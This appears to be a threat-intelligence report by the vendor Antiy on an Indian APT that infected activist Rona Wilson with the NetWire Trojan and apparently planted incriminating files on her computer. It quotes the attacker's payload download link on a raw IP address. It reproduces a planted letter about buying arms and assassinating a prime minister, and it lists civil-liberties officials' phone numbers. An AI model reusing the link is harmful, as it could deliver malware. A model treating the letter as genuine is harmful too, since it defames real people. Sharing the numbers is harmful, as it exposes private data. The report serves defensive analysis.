

Figure 4-2 Attack Email 2 (Unsuccessful)

Rona Wilson tried to download the compressed file sent by the other party, but the browser warned her that the attachment contained a virus and could not be downloaded successfully. After she informed the other party of the situation, the other party replied 38 minutes later with a download link to Dropbox, claiming that he was not good at computer technology, and then re-uploaded the file to the network disk and hoped that Wilson could download it.

However, the Dropbox link in the text actually points to a hidden link, which actually downloads from the attacker's server after clicking it.

On 13 June 2016 at 16:13, va ravaraao <varavararao@yahoo.com> wrote:

not sure what the issue is... i am not too good with computers!
i remember someone told me about dropbox which works in my phone too

插入暗链接：http://185.106.122.233/another%20victory.rar
www dropbox.com/s/87uw538ccja27v4/another%20victory. rar?dl=0

Figure 4-3 The attacker's reply contained a hidden link

Rona Wilson successfully downloaded the RAR compressed file this time and replied to the other party that although it was able to be downloaded this time, a damaged file would pop up after opening it. Only the letter header was readable, and the rest of the text was garbled.

From: Rona Wilson <rona358@gmail.com>
To: va ravaraao <varavararao@yahoo.com>
Sent: Monday, 13 June 2016 6:18 PM
Subject: Re: Re: from kobad

this time I could download. But a corrupt file of a statement in the CLC letter head opened. only the letter head isÂ
readable. The text is all gibberish.

Figure 4-4Wilson replied that the file had been successfully downloaded and opened

CIVIL LIBERTIES COMMITTEE (CLC) AP STATE

Office : # 73-5-6/3, Opp. R.T.O. Office, Narayanapuram, RAJAHMUNDRY - 533 103.

E-mail : clcandhrapradesh2015@gmail.com

CLC

President :
V. CHITTIBABU
Advocate
Rajahmundry
9949883527

Vice Presidents:
S.S.C. BOSE
Advocate
Vijayawada
9440488027

K. KRANTHI CHAITANYA
Advocate
Tirupathi
9912220044

General Secretary:
CH.CHANDRA SHEKAR
Advocate
Sattenapalli
Guntur District
9989250214

Joint Secretaries:
N. SRIMANNARAYANA
Advocate
Kovvur
9440590027

Y. VENKATESWARLU
Nelluru.
9440418800

Treasurer :
K. ESWARA RAO
Advocate
Srikakulam.
8341718203

.... Contd 2

Figure 4-5Contents displayed in the cover document

At this moment, Rona Wilson did not realize that her laptop had gone through the Trojan implantation process shown in Figures Figure 4-6, and the other party was able to remotely control her computer system through the NetWire Trojan.



Figure 4-6 Attack Email 3 (Successful Attack Intrusion)

4.2 Malicious Submission Analysis

The attacker performed a series of stealing operations from Rona Wilson's computer. According to Arsenal's forensic report [2], the attacker copied important local files to the "backup2015" directory created on the C drive. Then, using a script to call a synchronization tool, the attacker synchronized the files to the attacker's FTP server. The operation targets included the local hard drive and all external storage devices connected to the system.

More importantly, the attacker also performed a series of file delivery operations on [2], on November3,2016, the attacker created a directory named "Rbackup" in the D drive of Rona Wilson's computer and then set it to hidden attributes. Wilson's computer was installed with Quick Heal antivirus software, and its behavior monitoring system (BDS) would record the execution information of various applications in the system on a daily basis. The restored records showed that in the more than one year after the creation of the "Rbackup" hidden directory, the attacker sent thousands of carefully crafted letter files to the hidden directory through NetWire remote control. The content of these letters would seriously violate India's anti-terrorism laws.

The mail delivery process is performed remotely by the NetWire Trojan. It usually starts by sending a RAR archive and WinRAR decompression program to a hidden directory, then decompresses a bunch of files in the same directory, and finally ends by deleting the RAR archive and WinRAR program.

These correspondences are mainly in PDF and Office formats, and the contents are mostly traditional letters with simple formats. Unlike emails, they do not have strict digital traces, and most of the letter files are said to have been deliberately cleared of metadata.

Dear comrade Prakash

Red Salutes!

We received your last letter (20/3). Regarding the current situation here Arun, Vernon and others are equally concerned about the two-line struggle that is slowly taking shape on the urban front. Followed by the very unfortunate demise of Bijoy da. He was a strong leader with great vision and selfless devotion to the party and the Red revolution! His leadership was greatly needed in today's critical times. Things were far better before Prashant's egoist agenda took over the larger interest of the Party and the pol. prisoners. Com. Saibaba had raised this issue with you back in 2013 when Prashant revolted against Saibaba. We think that in one way the Gadchiroli court's judgment has helped by restraining Prashant in doing further harm to the Party. With that said, we are working tirelessly to put up a strong defense for Saibaba. Every possible legal help in favor of the jailed comrades is being sought. HB has been given all the responsibility to coordinate programs and protests to raise public opinion in our favor. On 20th April we will organise another program under the banner- Committee for the Defense and Release of G N Saibaba. We would leave no stone unturned in providing relief to all pol. prisoners. Com. Ashok B, Amit B, Seema, and Sudhir have strongly pitched for more frequent meetings of CRPP EC. It will facilitate smoother coordination of numerous pending cases in Delhi, MH, JH, Odisha, CHH. On the other side com. Siraj has shown willingness to contribute for the party in all possible ways. He has been studying the party literature, resolutions and the party constitution for past several years. Despite challenging situations he is ready for second APT cross-over. This time I would like to send another comrade with Siraj. His CV is in the memory chip with this letter. Sometime in last year Vishnu had met com. Basanta to facilitate the deal. At that time com. Kisan was unable to meet directly. I hope by now you have received details of the meeting and requirement of 8Cr for annual supply of M4's with 400000 rounds. Please convey your decision.

Defeating Hindu fascism has been our core agenda and a major concern for the party. Several leaders from secret cells as well as open organisations have raised this issue very strongly. We are working to consolidate ties with like-minded organisations, pol. parties, representatives of minorities across the country. Modi led Hindu fascist regime is bulldozing its way into the lives of indigenous adivasis. In spite of big defeats like Bihar and West Bengal, Modi has successfully established BJP govt in more than 15 states. If this pace continues then it would mean immense trouble for the party on all fronts. Greater suppression of dissent and more brutal form of Mission 2016 (OGH). Com. Kisan and few other senior comrades have proposed concrete steps to end Modi-raj. We are thinking along the lines of another Rajiv Gandhi type incident. It sounds suicidal and there is a good chance that we might fail but we feel that the party PB/CC must deliberate over our proposal. Targeting his road-shows could be an effective strategy. We collectively believe that survival of the party is supreme to all sacrifices. Rest in the next letter.

With warm greetings

R

18/04/17

Figure 4-7 The letter is about buying arms and assassinating Prime Minister Modi

At the same time, there are still many doubts about the creation and preservation of these letters.

1. Rona Wilson's computer is installed with Word 2007, but most of the key correspondence documents were edited in Word 2010 or 2013 and then saved as PDFs;
2. Rona Wilson's computer had WinRAR v3.70 installed, but the email archive was extracted using WinRAR v4.20, which suddenly appeared and then immediately deleted.
3. Rona Wilson's computer indicating that the user has ever clicked on the hidden directory and the files in it.

4.3 Incident Process Sorting

On March 14, 2018, the attacker copied the most critical part of the large number of letters accumulated in the hidden directory to a SanDisk USB drive connected to Rona Wilson's computer.

At 4:50 pm on April 16, 2018, the hidden directory of "Rbackup" was last modified by an attacker.

On the morning of April 17, 2018, the Pune district police in Maharashtra, India, claimed to have raided Rona Wilson's residence in New Delhi after receiving a tip off from an informant[5], and seized some incriminating digital evidence from Wilson's USB and computer hard drives.

Figure 4-8 Bhima Koregaon case timeline

5 Traceability Analysis

Because many attacks utilize commercial remote access tools, the effective timestamps of the malicious programs involved are often tampered with, making it impossible to infer the attacker's geographic location based on normal time zone analysis. However, during the process of creating white-label documents, attackers often save HTML pages as PDFs through browsers. We have collected a few PDF samples that record the time zone of the suspected attacker's machine: UTC+05:30.

```
<<
/Author (Administrator)
/CreationDate (D:20191220160903+05'30')
/ModDate (D:20191220160903+05'30')
/Producer (Microsoft: Print To PDF)
/Title (Leaked documents reveal extent of China..
```

```
/CreationDate(D:20161021125508+05'30') /ModDate(D:20161021125508+05'30')
```

Figure 5-1 Mask the time zone of a document

The UTC+05:30 time zone applies not only to Sri Lanka but also to India.

6 Summary

Antiy began capturing and analyzing cyberattacks suspected to originate from India in 2013, capturing, analyzing, and naming attack groups such as "White Elephant", "Young Elephan"t, and "Bitter Elephant". Over the past decade, the center of India's cyberattacks has gradually shifted from Pakistan to China. The activities of the "DarkElephant" attack group reveal that Indian groups not only frequently launch cyberattacks against neighboring countries, but also widely use these attacks against domestic targets, even using them to frame domestic activists. The covert nature of these groups' operations warrants attention and vigilance.

Appendix 1: References

[1]. ModifiedElephant APT and a Decade of Fabricating Evidence
https://www.sentinelone.com/labs/modifiedelephant-apt-and-a-decade-of-fabricating-evidence/

[2]. 【Rona Wilson Computer Equipment Forensic Report】BK-Case-Rona-Wilson-Report-I
https://arsenalexperts.com/persistent/resources/pages/BK-Case-Rona-Wilson-Report-I.zip

[3]. 【Rona Wilson iPhone 6s Forensic Report】BK-Case-Rona-Wilson-Report-IV
https://arsenalexperts.com/persistent/resources/pages/BK-Case-Rona-Wilson-Report-IV.zip

[4]. One of many "process trees" Arsenal built from recovered application execution data on Rona Wilson's computer
https://twitter.com/ArsenalArmed/status/1359472050235199490/photo/1

[5]. 【Criminal Writ Petition in Bombay High Court】 Ronal-Wilson_Bombay-HC
https://theleaflet.in/wp-content/uploads/2021/02/Ronal-Wilson_Bombay-HC.pdf

Appendix 2: About Antiy

Antiy is committed to enhancing the network security defense capabilities of its customers and effectively responding to security threats. Through more than 20 years of independent research and development, Antiy has developed technological leadership in areas such as threat detection engines, advanced threat countermeasures, and large-scale threat automation analysis.

Antiy has developed IEP (Intelligent Endpoint Protection System) security product family for PC, server and other system environments, as well as UWP (Unified Workload Protect) security products for cloud hosts, container and other system environments, providing system security capabilities including endpoint antivirus, endpoint protection (EPP), endpoint detection and response (EDR), and Cloud Workload Protection Platform (CWPP) , etc. Antiy has established a closed-loop product system of threat countermeasures based on its threat intelligence and threat detection capabilities, achieving perception, retardation, blocking and presentation of the advanced threats through products such as the Persistent Threat Detection System (PTD), Persistent Threat Analysis System (PTA), Attack Capture System (ACS), and TDS. For web and business security scenarios, Antiy has launched the PTF Next-generation Web Application and API Protection System (WAAP) and SCS Code Security Detection System to help customers shift their security capabilities to the left in the DevOps process. At the same time, it has developed four major kinds of security service: network attack and defense logic deduction, in-depth threat hunting, security threat inspection, and regular security operations. Through the Threat Confrontation Operation Platform (XDR), multiple security products and services are integrated to effectively support the upgrade of comprehensive threat confrontation capabilities.

Antiy provides comprehensive security solutions for clients with high security requirements, including network and information authorities, military forces, ministries, confidential industries, and critical information infrastructure. Antiy has participated in the security work of major national political and social events since 2005 and has won honors such as the Outstanding Contribution Award and Advanced Security Group. Since 2015, Antiy's products and services have provided security support for major spaceflight missions including manned spaceflight, lunar exploration, and space station docking, as well as significant missions such as the maiden flight of large aircraft, escort of main force ships, and Antarctic scientific research. We have received several thank-you letters from relevant departments.

Antiy is a core enabler of the global fundamental security supply chain. Nearly a hundred of the world's leading security and IT enterprises have chosen Antiy as their partner of detection capability. At present, Antiy's threat detection engine provides security detection capabilities for over 1.3 million network devices and over 3 billion smart terminal devices worldwide, which has become a "national-level" engine. As of now, Antiy has filed 1,877 patents in the field of cybersecurity and obtained 936 patents. It has been awarded the title of National Intellectual Property Advantage Enterprise and the 17th (2015) China Patent Excellence Award.

Antiy is an important enterprise node in China emergency response system and has provided early warning and comprehensive emergency response in major security threats and virus outbreaks such as "Code Red", "Dvldr", "Heartbleed", "Bash Shellcode" and "WannaCry". Antiy conducts continuous monitoring and in-depth analysis against dozens of advanced cyberspce threat actors (APT groups) such as "Equation", "White Elephant", "Lotus" and "Greenspot" and their attack actions, assisting customers to form effective protection when the enemy situation is accurately predicted.

